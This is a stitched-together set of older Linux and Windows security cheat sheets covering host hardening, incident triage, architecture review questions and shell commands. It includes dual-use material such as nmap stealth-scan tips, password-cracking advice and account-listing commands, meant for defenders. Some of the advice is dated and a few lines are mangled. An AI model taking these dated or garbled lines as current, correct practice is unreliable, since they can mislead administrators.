• **Proxy Gateway:** Also called Application Gateways, act on behalf of another program. A host with a proxy server installed becomes both a server and a client, and acts as a choke between the final destination and the client. Proxy servers are typically small, carefully-written single-purpose programs that only permit specific services to pass through it. Typically combined with packet filters.

• **Set User-ID (setuid) / Set Group-ID (setgid):** Files that everyone can execute as either it's owner or group privileges. Typically, you'll find root-owned setuid files, which means that regardless of who executes them, they obtain **root** permission for the period of time the program is running (or until that program intentionally relinquishes these privileges). These are the types of files that are most often attacked by intruders, because of the potential for obtaining **root** privileges. Commonly associated with buffer overflows.

• **Trojan Horse:** A program that masquerades itself as a benign program, when in fact it is not. A program can be modified by a malicious programmer that purports to do something useful, but in fact contains a malicious program containing hidden functions, exploiting the privileges of the user executing it. A modified version of /**bin/ps**, for example, may be used to hide the presence of other programs running on the system.

• **Vulnerability:** A condition that has the potential for allowing security to be compromised. Many different types of network and local vulnerabilities exist and are widely known, and frequently occur on computers regardless of their level of network connectivity, processing speed, or profile.

Kernel Security:

Several kernel configuration options are available to improve security through the **/proc** pseudo-filesystem. Quite a few of the files in **/proc/sys** are directly related to security. Enabled if contains a **1** and disabled if it contains a **0**. Many of the options available in **/proc/sys/net/ipv4** include:

• **icmp_echo_ignore_all**: Ignore all ICMP ECHO requests. Enabling this option will prevent this host from responding to **ping** requests.

• **icmp_echo_ignore_broadcasts**: Ignore ICMP echo requests with a broadcast/multicast destination address. Your network may be used as an exploder for denial of service packet flooding attacks to other hosts.

• **ip_forward**: Enable or disable the forwarding of IP packets between interfaces. Default value is dependent on whether the kernel is configured as host or router.

• **ip_masq_debug**: Enable or disable debugging of IP masquerading.

• **tcp_syncookies**: Protection from the "SYN Attack". Send syncookies when the SYN backlog queue of a socket overflows.

• **rp_filter**: Determines if source address verification is enabled. Enable this option on all routers to prevent IP spoofing attacks against the internal network.

• **secure_redirects**: Accept ICMP redirect messages only for gateways listed in default gateway list.

• **log_martians**: Log packets with impossible addresses to kernel log.

• **accept_source_route**: Determines whether source routed packets are accepted or declined. Should be disabled unless specific reason requires it.

The file /**etc**/**sysctl.conf** on recent Red Hat contains a few default settings and is processed at system startup. The /**sbin**/**sysctl** program can be used to control these parameters. It is also possible to configure their values using /**bin/echo**. For example, to disable IP forwarding, as **root** run:

```
echo "0" > /proc/sys/net/ipv4/ip_forward
```

This must written to a system startup file or **/etc/sysctl.conf** on Red Hat to occur after each reboot. More information is available in **proc.txt** file in the kernel **Documentation/** directory.

General Security Tips:

• **AutoRPM** on Red Hat and **apt-get** on Debian can be used to download and install any packages on your system for which there are updates. Use care when automatically updating production servers.

• IP Masquerading enables a Linux box with multiple interfaces to act as a gateway to remote networks for hosts connected to the Linux box on the internal network interface. See the IP Masquerading HOWTO for implementation information.

• Install **nmap** to determine potential communication channels. Can determine remote OS version, perform "stealth" scans by manipulating ICMP, TCP and UDP, and even potentially determine the remote username running the service. Start with something simple like:

```
# nmap 192.168.1.1
```

• Password-protect LILO for servers in public environments to require authorization when passing LILO command-line kernel parameters at boot time. Add the **password** and **restricted** arguments to **/etc/lilo.conf**, then be sure to re-run **/sbin/lilo**:

```
image = /boot/vmlinuz-2.2.17
        label = Linux
        read-only
        restricted
        password = your-password
```

• The OpenWall kernel patch is a useful set of kernel security improvements that helps to prevent buffer overflows, restrict information in **/proc** available to normal users, and other changes. Requires compiling the kernel, and not for newbies.

• Ensure system clocks are accurate. The time stamps on log files must be accurate so security events can be correlated with remote systems. Inaccurate records make it impossible to build a timeline. For workstations, it is enough to add a crontab entry:

```
0-59/30 * * * * root /usr/sbin/ntpdate -su time.timehost.com
```

• Install and execute the Bastille Linux hardening tool. Bastille is a suite of shell scripts that eliminates many of the vulnerabilities that are common on default Linux installations. It enables users to make educated choices to improve security by asking questions as it interactively steps through securing the host. Features include basic packet filtering, deactivating unnecessary network services, auditing file permissions, and more. Try the non-intrusive test mode first.

• Configure **sudo** (superuser do) to execute privileged commands as a normal user instead of using **su**. The administrator supplies his own password to execute specific commands that would otherwise require **root** access. The file **/etc/sudoers** file controls which users may execute which programs. To permit Dave to only manipulate the printer on **magneto**:

```
Cmnd_Alias LPCMDS = /usr/sbin/lpc, /usr/bin/lprm
dave       magneto = LPCMDS
```

Dave executes **sudo** with the authorized command and enters his own password when prompted:

```
dave$ sudo /usr/sbin/lpc
Password: <password>
lpc>
```

• Password security is the most basic means of authentication, yet the most critical means to protect your system from compromise. It is also one of the most overlooked means. Without an effective well-chosen password, your system is sure to be compromised. Obtaining access to any user account on the system is the tough part. From there, root access is only a step away. Run password-cracking programs such as *John the Ripper* or *Crack* regularly on systems for which you're responsible to ensure password security is maintained. Disable unused accounts using **/usr/bin/passwd -l**. Use the MD5 password during install if your distribution supports it.

• Packet filtering isn't just for firewalls. Using **ipchains**, you can provide a significant amount of protection from external threats on any Linux box. Blocking access to a particular service from connecting outside of your local network you might try:

```
# ipchains -I input -p TCP -s 192.168.1.11 telnet -j DENY -l
```

This will prevent incoming access to the **telnet** port on your local machine if the connection originates from **192.168.1.11**. This is a very simple example. Be sure to read the IP Chains HOWTO before implementing any firewalling.

Network Intrusion Detection:

Intrusion detection devices are an integral part of any network. The Internet is constantly evolving, and new vulnerabilities and exploits are found regularly. They provide an additional level of protection to detect the presence of an intruder, and help to provide accoutability for the attacker's actions.

The **snort** network intrusion detection tool performs real-time traffic analysis, watching for anamolous events that may be considered a potential intrusion attempt. Based on the contents of the network traffic, at either the IP or application level, an alert is generated. It is easily configured, utilizes familiar methods for rule development, and takes only a few minutes to install. Snort currently includes the ability to detect more than 1100 potential vulnerabilities. It is quite feature-packed out of the box:

- Detect and alert based on pattern matching for threats including buffer overflows, stealth port scans, CGI attacks, SMB probes and NetBIOS queries, NMAP and other portscanners, well-known backdoors and system vulnerabilities, DDoS clients, and many more;
- Can be used on an existing workstation to monitor a home DSL connection, or on a dedicated server to monitor a corporate web site.

Linux Security Resources:

• Apache directory and password protection
http://www.apacheweek.com/features/userauth

• Bastille Linux Project
http://www.bastille-linux.org

• BugTraq Full Disclosure Mailing List
http://www.securityfocus.com/forums/bugtraq/intro.html

• Building Internet Firewalls, Second Edition
O'Reilly & Assoc, ISBN 1565928717

• CERT Security Improvement Modules
http://www.cert.org/security-improvement

• Introduction to Linux Security
http://www.linux-mag.com/1999-10/security_01.html

• Linux Intrusion Detection Resources
http://www.linuxsecurity.com/intrusion-detection

• John the Ripper Password Cracker
http://www.openwall.com/john

• Linux and Open Source Security Advisories
http://www.linuxsecurity.com/advisories

• LinuxSecurity.com Security Reference Info
http://www.linuxsecurity.com/docs

• LinuxSecurity.com Security Discussion Lists
http://www.linuxsecurity.com/mailing-lists.html

• LinuxSecurity.com Tip of the Day
http://www.linuxsecurity.com/tips

• LinuxSecurity.com Weekly Security Newsletter
http://www.linuxsecurity.com/newsletter.html

• OpenSSH secure remote access tool
http://www.openssh.com

• OpenWall Security Project
http://www.openwall.com

• Network Time Protocol information
http://www.ntp.org

• nmap Port Scanner
http://www.insecure.org/nmap

• Practical UNIX & Internet Security, Second Ed.
O'Reilly & Assoc, ISBN 1565921488

• rsync Incremental File Transfer Utility
http://rsync.samba.org

• Secure Shell FAQ
http://www.employees.org/~satch/ssh/faq/

• Security-related HOWTOs and FAQs
http://www.linuxsecurity.com/docs

• Site Security Handbook (RFC2196)
http://www.linuxsecurity.com/docs/rfcs/rfc2196.txt

• sudo root access control tool
http://www.courtesan.com/sudo

• Snort Network Intrusion Detection System
http://www.snort.org

• Tripwire file integrity tool
http://www.tripwiresecurity.com

• Using Snort
http://www.linuxsecurity.com/using-snort.html

Implementation By Dave Wreski
Concept By Benjamin Thomas
Permission to distribute granted

 v1.1

Disable Unnecessary Services:

Disabling or removing unused programs and services from your host is the most effective way to limit threats originating from a remote host. Use your distributions package management tools to scan the list of installed packages, then remove those that are unnecessary.

• Many of the services running from **inetd** are legacy programs, which are hardly ever required, yet typically enabled by default. The file **/etc/inetd.conf** is used to specify which services are offered. Disable all services that you do not want to provide by commenting them out using the **#** character in the first column of the line.

• The **/etc/rc*.d** or **/etc/rc.d/rc*** directories contains shell scripts that control the execution of network and system services during runlevels. Rename or otherwise disable any that are not required or remove the package entirely. Red Hat users can use **/sbin/chkconfig --list** to list which services run in which runlevel, and **/sbin/chkconfig --del <name>** to disable a service.

If you don't understand what a particular service does, disable it until you find out. Use **netstat** and **ps** to confirm they have not been started after a reboot. Use **/bin/netstat -a -p --inet** to determine which are available and the process ID associated with them. A port scanner should also be used to get a view of what remote hosts see.

Checking Package Integrity:

The **md5sum** command is used to compute a 128-bit fingerprint that is strongly dependant upon the contents of the file to which it is applied. It can be used to compare against a previously-generated sum to determine whether the file has changed. It is commonly used to ensure the integrity of updated packages distributed by a vendor:

```
# md5sum package-name
995d4f40cda13eacd2beaf35c1c4d5c2  package-name
```

The string of numbers can then be compared against the MD5 checksum published by the packager. While it does not take into account the possibility that the same person that may have modified a package also may have modified the published checksum, it is especially useful for establishing a great deal of assurance in the integrity of a package before installing it.

Install and Configure OpenSSH:

OpenSSH is a replacement for **telnet** and **ftp** that eliminates eavesdropping, connection hijacking, and encrypts all communication between hosts. One of the most independsible free security tools in existence.

• Install the OpenSSH and OpenSSL Packages:

```
openssh-<current-version>.rpm
openssh-server-<current-version>.rpm
openssh-clients-<current-version>.rpm
openssl-<current-version>.rpm
```

• Generate Public/Private Key Pair:

OpenSSH uses public key cryptography to provide secure authorization. Generating the public key, which is shared with remote systems, and the private key which is kept on the local system, is done first to configure OpenSSH.

```
orion$ ssh-keygen
Generating RSA keys:  ...oooooo0....oooooo0
Key generation complete.
Enter file in which to save the key (/home/dave/.ssh/identity):
Created directory '/home/dave/.ssh'.
Enter passphrase (empty for no passphrase): <passphrase>
Enter same passphrase again: <passphrase>
Your identification has been saved in /home/dave/.ssh/identity.
Your public key has been saved in /home/dave/.ssh/identity.pub.
The key fingerprint is:
ac:42:11:c8:0d:b6:7e:b4:06:6a:a3:a7:e8:2c:b0:12 dave@orion
```

• Copy Public Key to Remote Host:

```
host2$ mkdir -m 700 ~dave/.ssh
host2$ cp /mnt/floppy/identity.pub ~dave/.ssh/authorized_keys
```

• Log in to Remote Host:

The SSH client (**/usr/bin/ssh**) is a drop-in replacement for **rlogin** and **rsh**. It can be used to securely login to a remote host:

```
orion$ ssh host2
Enter passphrase for RSA key 'dave@orion': <passphrase>
Last login: Sat Aug 15 17:13:01 2000 from orion
No mail.
host2$
```

• Copy Files to Remote Host:

The OpenSSH package also includes **scp**, a secure and improved replacement for **rcp**. This allows you to securely copy files over a network.

```
orion$ scp /tmp/file.tar.gz host2:/tmp
Enter passphrase for RSA key 'dave@orion:
file.tar.gz  100% |*****************************| 98304 00:00
```

It is also possible to encapsulate ordinarily insecure protocols such as IMAP and POP within SSH to prevent transmitting clear text passwords to your mail server. Additionally, the **rsync** incremental file transfer utility can use SSH to securely synchronize two hosts or backup data to a log server securely. SSH can even be used to securely connect two subnets across the Internet, effectively creating a virtual private network. Disable remote root logins and emtpy password ability.

Apache Security:

• Limit Apache to listen only on local interface by configuring **/etc/httpd/conf/httpd.conf** to read:

```
Listen 127.0.0.1:80
```

• Use the following to disable access to the entire filesystem by default, unless explicitly permitted. This will disable printing of indexes if no **index.html** exists, server-side includes, and following symbolic links. Disabling symlinks may impact performance for large sites.

```
<Directory />
 Options None
 AllowOverride None
 Order deny,allow
 Deny from all
</Directory>
```

• Use the following to control access to the server from limited addresses in **/etc/httpd/conf/access.conf** to read:

```
<Directory /home/httpd/html>
 # Deny all accesses by default
 Order deny,allow
 # Allow access to local machine
 Allow from 127.0.0.1
 # Allow access to entire local network
 Allow from 192.168.1.
 # Allow access to single remote host
 Allow from 192.168.5.3
 # Deny from everyone else
 Deny from all
</Directory>
```

• Use the following to require password authentication when attempting to access a specific directory in **/etc/httpd/conf/access.conf**:

```
<Directory /home/httpd/html/protected>
 Order Deny,Allow
 Deny from All
 Allow from 192.168.1.11
 AuthName "Private Information"
 AuthType Basic
 AuthUserFile /etc/httpd/conf/private-users
 AuthGroupFile /etc/httpd/conf/private-groups
 require group <group-name>
</Directory>
```

Create the **private-groups** file using the following format:

```
group-name: user1 user2 user...
```

Create password entries for each user in the above list:

```
# htpasswd -cm /etc/httpd/conf/private-users user1
New password: <password>
Re-type new password: <password>
Adding password for user user1
```

Be sure to restart apache and test it. This will result in the enabling of double reverse lookups to verify the identity of the remote host. Remove the **-c** option to **htpasswd** after the first user has been added. Be sure the password file you create is not located within the **DocumentRoot** to prevent it from being downloaded.

Configuring TCP Wrappers:

Frequently used to monitor and control access to services listed in **/etc/inetd.conf**. The **in.ftpd** service might be wrapped using:

```
ftp stream tcp nowait root /usr/sbin/tcpd  in.ftpd -l -L -i -o
```

Before the **in.telnetd** daemon is spawned, **tcpd** first determines if the source is a permitted host. Connection attempts are sent to **syslogd**. All services should be disabled by default in **/etc/hosts.deny** using the following:

```
ALL: ALL
```

To send an email to the admin and report failed connection attempt:

```
ALL: ALL: /bin/mail \
  -s "%s connection attempt from %c" admin@mydom.com
```

Enable specific services in **/etc/hosts.allow** using the service name followed by the host:

```
sshd: magneto.mydom.com, juggernaut.mydom.com
in.ftpd: 192.168.1.
```

Trailing period indicates entire network should be permitted. Use **tcpdchk** to verify your access files. A syslog entry will be created for failed attempts. Access control is performed in the following order:

• Access will be granted when a daemon/client pair matches an entry in the **/etc/hosts.allow** file.

• Otherwise, access will be denied when a daemon/client pair matches an entry in the **/etc/hosts.deny** file.

• Otherwise, access will be granted.

A non-existing access control file is treated as if it were an empty file. Thus, access control will be turned off if no access control files are present!

Using RPM and dpkg:

The **/bin/rpm** program on Red Hat and derivitives and the **/usr/bin/dpkg** on Debian and derivitives are used to control the management of packages.

• Remove a package

```
# rpm -e <package-name>
# dpkg -r <package-name>
```

• List contents of entire package

```
# rpm -qvl <package-name.rpm>
# dpkg -c <package-name.deb>
```

• List all installed packages with info about each

```
# rpm -qvia
# dpkg -l
```

• List contents of a package

```
# rpm -qvpl <package-name.rpm>
# dpkg -c <package-name.deb>
```

• Print information about a package

```
# rpm -qpi <package-name.rpm>
# dpkg -I <package-name.deb>
```

• Verify package characteristics (basic integrity check)

```
# rpm -Va
# debsums -a
```

• Determine to which package a file belongs

```
# rpm -qf </path/to/file>
# dpkg -S </path/to/file>
```

• Install new package

```
# rpm -Uvh <package-name.rpm>
# dpkg -i <package-name.deb>
```

Configuring Syslog:

The **syslogd** is responsible for capturing logging information generated by system processes. The **klogd** is responsible for capturing logging information generated by the kernel. System logs provide the primary indication of a potential problem.

• Fine-tune the default **/etc/syslog.conf** to send log information to specific files for easier analysis.

```
# Monitor authentication attempts
auth.*;authpriv.*                       /var/log/authlog

# Monitor all kernel messages
kern.*                                  /var/log/kernlog

# Monitor all warning and error messages
*.warn;*.err                            /var/log/syslog

# Send a copy to remote loghost.  Configure syslogd init
# script to run with -r -s domain.com options on log
# server. Ensure a high level of security on the log
# server!
*.info                                  @loghost
auth.*;authpriv.*                       @loghost
```

• Restrict access to log directory and syslog files for normal users using:

```
# chmod 751 /var/log /etc/logrotate.d
# chmod 640 /etc/syslog.conf /etc/logrotate.conf
# chmod 640 /var/log/*log
```

Install and Configure Tripwire:

Tripwire is a program that monitors file integrity by maintaining a database of cryptographic signatures for programs and configuration files installed on the system, and reports changes in any of these files.

A database of checksums and other characteristics for the files listed in the configuration file is created. Each subsequent run compares any differences to the reference database, and the administrator is notified.

The greatest level of assurance that can be provided occurs if Tripwire is run immediately after Linux has been installed and security updates applied, and before it is connected to a network.

A text configuration file, called a policy file, is used to define the characteristics for each file that are tracked. Your level of paranoia determines the frequency in which the integrity of the files are checked. Administration requires constant attention to the system changes, and can be time-consuming if used for many systems. Available in unsupported commercial binary for Red Hat and similar.

```
# Create policy file from text file
/usr/TSS/bin/twadmin -m P policy.txt

# Initialize database according to policy file
/usr/TSS/bin/tripwire -init

# Print database
/usr/TSS/bin/twprint -m d

# Generate daily report file
/usr/TSS/bin/tripwire -m c -t 1 -M

# Update database according to policy file and report file
/usr/TSS/bin/tripwire --update --polfile policy/tw.pol \
   --twrfile report/<hostname>-<date>.twr
```

DNS Security:

• Zone transfers should only be permitted by master name servers to update the zone (domain) information in their slave servers. Failure to do so may result in IP numbers and hostnames being revealed to unauthorized users. Restrict queries to only public domains. Suitable for name servers with both public and private zones.

```
// Allow transfer only to our slave name server. Allow queries
// only by hosts in the 192.168.1.0 network.
zone "mydomain.com" {
    type master;
    file "master/db.mydomain.com";
    allow-transfer { 192.168.1.6; };
    allow-query { 192.168.1.0/24; };
};
```

• Deny and log queries for our version number except from the local host. The ability to determine the bind version enables an attacker to find the corresponding exploit for that version.

```
// Disable the ability to determine the version of BIND running
zone "bind" chaos {
    type master;
    file "master/bind";
    allow-query { localhost; };
};
```

The **./master/bind** file should then contain:

```
$TTL 1d
@       CHAOS   SOA     localhost. root.localhost. (
                  1         ; serial
                 3H         ; refresh
                15M         ; retry
                 1W         ; expire
                 1D )       ; minimum
                 NS         localhost.
```

• Control which interfaces **named** listens on. Restricting the interfaces on which **named** runs can limit the exposure to only the necessary networks.

```
listen-on { 192.168.1.1; };
```

• Use Access Control Lists to classify groups of hosts with differing degrees of trust. The "internal" ACL label might be used to describe internal hosts that are permitted a greater degree of access to the information than other hosts might be. Before it can be used it must be defined:

```
acl "internal" {
        { 192.168.1.0/24; 192.168.2.11; };
};
```

It can then be used in "zone" statements or the main "options" statement:

```
zone "inside.mynet.com" {
        type master;
        file "master/inside.mynet.com";
        allow-query { "internal"; };
};
```

• Configure BIND to run as a normal user. Once BIND has been started, it has the ability to relinquish its privileges, and run as a user with limited abilities instead of **root**.

```
# useradd -M -r -d /var/named -s /bin/false named
# groupadd -r named
```

This account should be used for nothing other than running the name server. Ensure the zone files are readable by the **named** user. It is then necessary to modify the default **named** init script, typically found in **/etc/rc.d/init.d/named** on Red Hat or **/etc/init.d/named** on Debian:

```
/usr/sbin/named -u named -g named
```

It is also possible to run **named** in a "chroot jail" which helps to restrict the damage that can be done should **named** be subverted.

Critical System Files:

File/Directory	Perms	Description
/var/log	751	Directory containing all log files
/var/log/messages	644	System messages
/etc/crontab	600	System-wide crontab file
/etc/syslog.conf	640	Syslog daemon configuration file
/etc/logrotate.conf	640	Controls rotating of system log files
/var/log/wtmp	660	Who is logged in now. Use **who** to view
/var/log/lastlog	640	Who has logged in before. Use **last** to view
/etc/ftpusers	600	List of users that *cannot* FTP
/etc/passwd	644	List of the system's user accounts
/etc/shadow	600	Contains encrypted account passwords
/etc/pam.d	750	PAM configuration files
/etc/hosts.allow	600	Access control file
/etc/hosts.deny	600	Access control file
/etc/lilo.conf	600	Boot loader configuration file
/etc/securetty	600	TTY interfaces that allow root logins
/etc/shutdown.allow	400	Users permitted to ctrl-alt-del
/etc/security	700	System access security policy files
/etc/rc.d/init.d	750	Program start-up files on Red Hat systems
/etc/init.d	750	Program start-up files on Debian systems
/etc/sysconfig	751	System and network config files on Red Hat
/etc/inetd.conf	600	Internet SuperServer configuration file
/etc/cron.allow	400	List of users permitted to use **cron**
/etc/cron.deny	400	List of users denied access to **cron**
/etc/ssh	750	Secure Shell configuration files
/etc/sysctl.conf	400	Contains kernel tunable options on recent Red Hat

SECURITY INCIDENT SURVEY CHEAT SHEET FOR SERVER ADMINISTRATORS

Tips for examining a suspect system to decide whether to escalate for formal incident response.

Assessing the Suspicious Situation

To retain attacker's footprints, avoid taking actions that access many files or installing tools.

Look at system, security, and application logs for unusual events.

Look at network configuration details and connections; note anomalous settings, sessions or ports.

Look at the list of users for accounts that do not belong or should have been disabled.

Look at a listing of running processes or scheduled jobs for those that do not belong there.

Look for unusual programs configured to run automatically at system's start time.

Check ARP and DNS settings; look at contents of the hosts file for entries that do not belong there.

Look for unusual files and verify integrity of OS and application files.

Use a network sniffer, if present on the system or available externally, to observe for unusual activity.

A rootkit might conceal the compromise from tools; trust your instincts if the system just doesn't feel right.

Examine recently-reported problems, intrusion detection and related alerts for the system.

If You Believe a Compromise is Likely...

Involve an incident response specialist for next steps, and notify your manager.

Do not panic or let others rush you; concentrate to avoid making careless mistakes.

If stopping an on-going attack, unplug the system from the network; do not reboot or power down.

Take thorough notes to track what you observed, when, and under what circumstances.

Windows Initial System Examination

Look at event logs	`eventvwr`
Examine network configuration	`arp -a`, `netstat -nr`
List network connections and related details	`netstat -nao`, `netstat -vb`, `net session`, `net use`
List users and groups	`lusrmgr`, `net users`, `net localgroup administrators`, `net group administrators`
Look at scheduled jobs	`schtasks`
Look at auto-start programs	`msconfig`
List processes	`taskmgr`, `wmic process list full`
List services	`net start`, `tasklist /svc`
Check DNS settings and the hosts file	`ipconfig /all`, `ipconfig /displaydns`, `more %SystemRoot%\ ⏎ System32\Drivers\etc\hosts`
Verify integrity of OS files (affects lots of files!)	`sigverif`
Research recently-modified files (affects lots of files!)	`dir /a/o-d/p ⏎ %SystemRoot%\ ⏎ System32`

Avoid using Windows Explorer, as it modifies useful file system details; use command-line.

Unix Initial System Examination

Look at event log files in directories (locations vary)	`/var/log`, `/var/adm`, `/var/spool`
List recent security events	`wtmp`, `who`, `last`, `lastlog`
Examine network configuration	`arp -an`, `route print`
List network connections and related details	`netstat -nap` (Linux), `netstat -na` (Solaris), `lsof -i`
List users	`more /etc/passwd`
Look at scheduled jobs	`more /etc/crontab`, `ls /etc/cron.*`, `ls /var/at/jobs`
Check DNS settings and the hosts file	`more /etc/resolv.conf`, `more /etc/hosts`
Verify integrity of installed packages (affects lots of files!)	`rpm -Va` (Linux), `pkgchk` (Solaris)
Look at auto-start services	`chkconfig --list` (Linux), `ls /etc/rc*.d` (Solaris), `smf` (Solaris 10+)
List processes	`ps aux` (Linux, BSD), `ps -ef` (Solaris), `lsof +L1`
Find recently-modified files (affects lots of files!)	`ls -lat /`, `find / -mtime -2d -ls`

Incident Response Communications

Do not share incident details with people outside the team responding to the incident.

Avoid sending sensitive data over email or instant messenger without encryption.

If you suspect the network was compromised, communicate out-of-band, e.g. non-VoIP phones.

Key Incident Response Steps

1. Preparation: Gather and learn the necessary tools, become familiar with your environment.
2. Identification: Detect the incident, determine its scope, and involve the appropriate parties.
3. Containment: Contain the incident to minimize its effect on neighboring IT resources.
4. Eradication: Eliminate compromise artifacts, if necessary, on the path to recovery.
5. Recovery: Restore the system to normal operations, possibly via reinstall or backup.
6. Wrap-up: Document the incident's details, retail collected data, and discuss lessons learned.

Other Incident Response Resources

Windows Intrusion Discovery Cheat Sheet
http://sans.org/resources/winsacheatsheet.pdf

Checking Windows for Signs of Compromise
http://www.ucl.ac.uk/cert/win_intrusion.pdf

Linux Intrusion Discovery Cheat Sheet
http://sans.org/resources/linsacheatsheet.pdf

Checking Unix/Linux for Signs of Compromise
http://www.ucl.ac.uk/cert/nix_intrusion.pdf

Authored by Lenny Zeltser, who leads a security consulting team at SAVVIS, and teaches malware analysis at SANS Institute. Special thanks for feedback to Lorna Hutcheson, Patrick Nolan, Raul Siles, Ed Skoudis, Donald Smith, Koon Yaw Tan, Gerard White, and Bojan Zdrnja.

Access

What user privilege levels does the application support?

What user identification and authentication requirements have been defined?

What user authorization requirements have been defined?

What session management requirements have been defined?

What access requirements have been defined for URI and Service calls?

What user access restrictions have been defined?

How are user identities maintained throughout transaction calls?

Application Monitoring

What application auditing requirements have been defined?

What application performance monitoring requirements have been defined?

What application security monitoring requirements have been defined?

What application error handling and logging requirements have been defined?

How are audit and debug logs accessed, stored, and secured?

Application Design

What application design review practices have been defined and executed?

How is intermediate or in-process data stored in the application components' memory and in cache?

How many logical tiers group the application's components?

What staging, testing, and Quality Assurance requirements have been defined?

#4: SECURITY PROGRAM REQUIREMENTS

Operations

What is the process for identifying and addressing vulnerabilities in the application?

What is the process for identifying and addressing vulnerabilities in network and system components?

What access to system and network administrators have to the application's sensitive data?

What security incident requirements have been defined?

How do administrators access production infrastructure to manage it?

What physical controls restrict access to the application's components and data?

What is the process for granting access to the environment hosting the application?

Change Management

How are changes to the code controlled?

How are changes to the infrastructure controlled?

How is code deployed to production?

What mechanisms exist to detect violations of change management practices?

Software Development

What data is available to developers for testing?

How do developers assist with troubleshooting and debugging the application?

What requirements have been defined for controlling access to the applications source code?

What secure coding processes have been established?

Corporate

What corporate security program requirements have been defined?

What security training do developers and administrators undergo?

Which personnel oversees security processes and requirements related to the application?

What employee initiation and termination procedures have been defined?

What application requirements impose the need to enforce the principle of separation of duties?

What controls exist to protect a compromised in the corporate environment from affecting production?

What security governance requirements have been defined?

Additional Resources

OWASP Guide to Building Secure Web Applications
http://www.owasp.org/index.php/OWASP_Guide...

ISO 27002 Standard: Code of Practice
http://www.iso.org/iso/catalogue...

BITS Standards for Vendor Assessments
http://www.sharedassessments.org/download...

Guidance for Critical Areas ... in Cloud Computing
http://www.cloudsecurityalliance.org/guidance...

Payment Card Industry (PCI) Data Security Standard
https://www.pcisecuritystandards.org/security...

How to Write an Information Security Policy
http://www.csoonline.com/article/print/495017

IT Infrastructure Threat Modeling Guide
http://www.microsoft.com/downloads...

Authored by Lenny Zeltser, who leads the security consulting practice at Savvis and teaches at SANS Institute. You can find him on Twitter. Special thanks to Slava Frid for feedback.

Linux Commands

broala

Getting around

Command	Description
`cd logs`	Move to the logs directory, which is located in the **current** directory.
`cd /logs`	Move to the logs directory, which is located in the **top-level** directory.
`cd ..`	Move up one directory.
`cd ~`	Move to your home directory (the "tilde" character is left of the 1 key).
`cd -`	Move to the directory you were previously in.

Tip – Tab Completion

Use tab completion to type filenames faster.
As you're typing a filename (or directory), hit the tab key. If there's only one file that matches what you've typed, the rest of the filename will be filled in. If nothing happens when you hit tab, simply hit tab again to see a list of matches.

Viewing and searching in files

Command	Description
`cat data.txt`	Display data.txt
`cat *.txt`	Display all files that end with .txt
`head data.txt`	Display the **first** 10 lines of data.txt.
`head -n 20 data.txt`	Display the **first** 20 lines of data.txt.
`tail data.txt`	Display the **last** 10 lines of data.txt.
`tail -n 30 data.txt`	Display the **last** 20 lines of data.txt.
`tail -F data.txt`	Display the last 10 lines of data.txt and continue running, displaying any new lines in the file. *Note: Press Ctrl+C to exit.*
`grep malware data.txt`	Display all lines in data.txt that contain 'malware'.
`grep -v malware data.txt`	Display all lines that **do not** contain 'malware'.
`grep 'mal ware' data.txt`	To search for phrases with spaces, use single quotes.
`grep -F 1.2.3.4 data.txt`	To search for phrases with periods, use –F
`grep -c exe data.txt`	Display how many lines in data.txt contain 'exe' (but don't display them).
`grep -F -c 1.2.3.4 *.txt`	Display the number of lines with IP 1.2.3.4 in each file that ends in .txt.
`less large.file`	Display large.file in less (see right).
`less -S large.file`	Display large.file in less (see right), **and allow for side-to-side scrolling**.

Navigating in less

Key or Command	Description
`q`	Quit
`Up/down arrow`	Move up/down one line.
`Left/right arrow`	Move left/right half of a page. *Note: requires less –S*
`Page up/down`	Move up/down one page.
`g`	Go to the **first** line
`G`	Go to the **last** line
`F`	Go to the last line, and display any new lines (similar to tail –F). *Note: Press Ctrl+C to exit.*
`/malware`	Search - go to the next line containing the word 'malware.'
`/!malware`	Search – go to the next line **NOT** containing the word 'malware.'
`?malware`	Search – go to the previous line containing the word 'malware.'
`n`	Repeat a previous search.
`N`	Repeat a previous search, but in the opposite direction.

Putting it all together

Command	Description
`| (AKA "pipe")`	Pass the output of one command to another command. *Note: For the "pipe" character, use the key above enter (same key as backslash).*
`grep malware data.txt | tail -n 30`	Display the last 30 lines in data.txt that contain the word 'malware.'
`grep malware data.txt | grep blaster`	Display lines in data.txt that contain 'malware' **and also contain 'blaster.'**
`cat data.txt | sort`	Display data.txt, sorted alphabetically.
`cat data.txt | sort | uniq`	Display data.txt, sorted alphabetically, with duplicates removed.
`cat data.txt | sort | uniq -c`	Sort, remove duplicates, and display the number of times each line occurred.
`cat data.txt | sort | uniq -c | sort -n`	Sort, remove duplicates, and display the most frequent lines.
➔ `cat data.txt | sort | uniq -c | sort -n | tail -n 20`	Sort, remove duplicates, and display the 20 most frequent lines.
`cat conn.log | bro-cut id.resp_h proto service`	Only display the id.resp_h, proto and service columns of the conn Bro log.
`cat http.log | bro-cut -d ts method host uri`	Only display the timestamp, method, host and uri columns, **and convert the timestamp to human-readable format.**

Tip – Compressed Files

Files that end in .gz are compressed, and might require some different commands:

Command	Modification for .gz
cat or grep	Use zcat or zgrep.
head or tail	Use zcat | head or zcat | tail

Tip – Documentation

Linux commands are all well documented. To view the documentation:

- Run the command with --help (e.g. tail --help) to see the options.
- Use the manual pages for more detail (e.g. man tail). *Note: these open in less.*

Tip – Working With Big Files

Commands take longer to run on larger files. Some things to keep in mind are:

- Use grep –F instead of plain grep.
- For viewing the file, use less instead of cat.
- Try to use grep as early as possible, so if you pipe to other tools, there's less data to crunch.

Basic Linux Commands

SYSTEM

uname -a =>Displaylinux system information
uname -r =>Display kernel release information
uptime =>Show how long the system has been running + load
hostname =>Show system host name
hostname -i =>Display the IP address of the host
last reboot =>Show system reboot history
date =>Show the current date and time
cal =>Show this month calendar
w =>Display who is online
whoami =>Who you are logged in as
finger user =>Display information about user

HARDWARE

dmesg =>Detected hardware and boot messages
cat /proc/cpuinfo =>CPU model
cat /proc/meminfo =>Hardware memory
cat /proc/interrupts =>Lists the number of interrupts per CPU per I/O device
lshw =>Displays information on hardware configuration of the system
lsblk =>Displays block device related information in Linux
free -m =>Used and free memory (-m for MB)
lspci -tv =>Show PCI devices
lsusb -tv =>Show USB devices
dmidecode =>Show hardware info from the BIOS
hdparm -i /dev/sda =>Show info about disk sda
hdparm -tT /dev/sda =>Do a read speed test on disk sda
badblocks -s /dev/sda =>Test for unreadable blocks on disk sda

USERS

id =>Show the active user id with login and group
last =>Show last logins on the system
who =>Show who is logged on the system
groupadd admin =>Add group "admin"
useradd -c "Sam" =>g admin -m sam #Create user "sam"
userdel sam =>Delete user sam
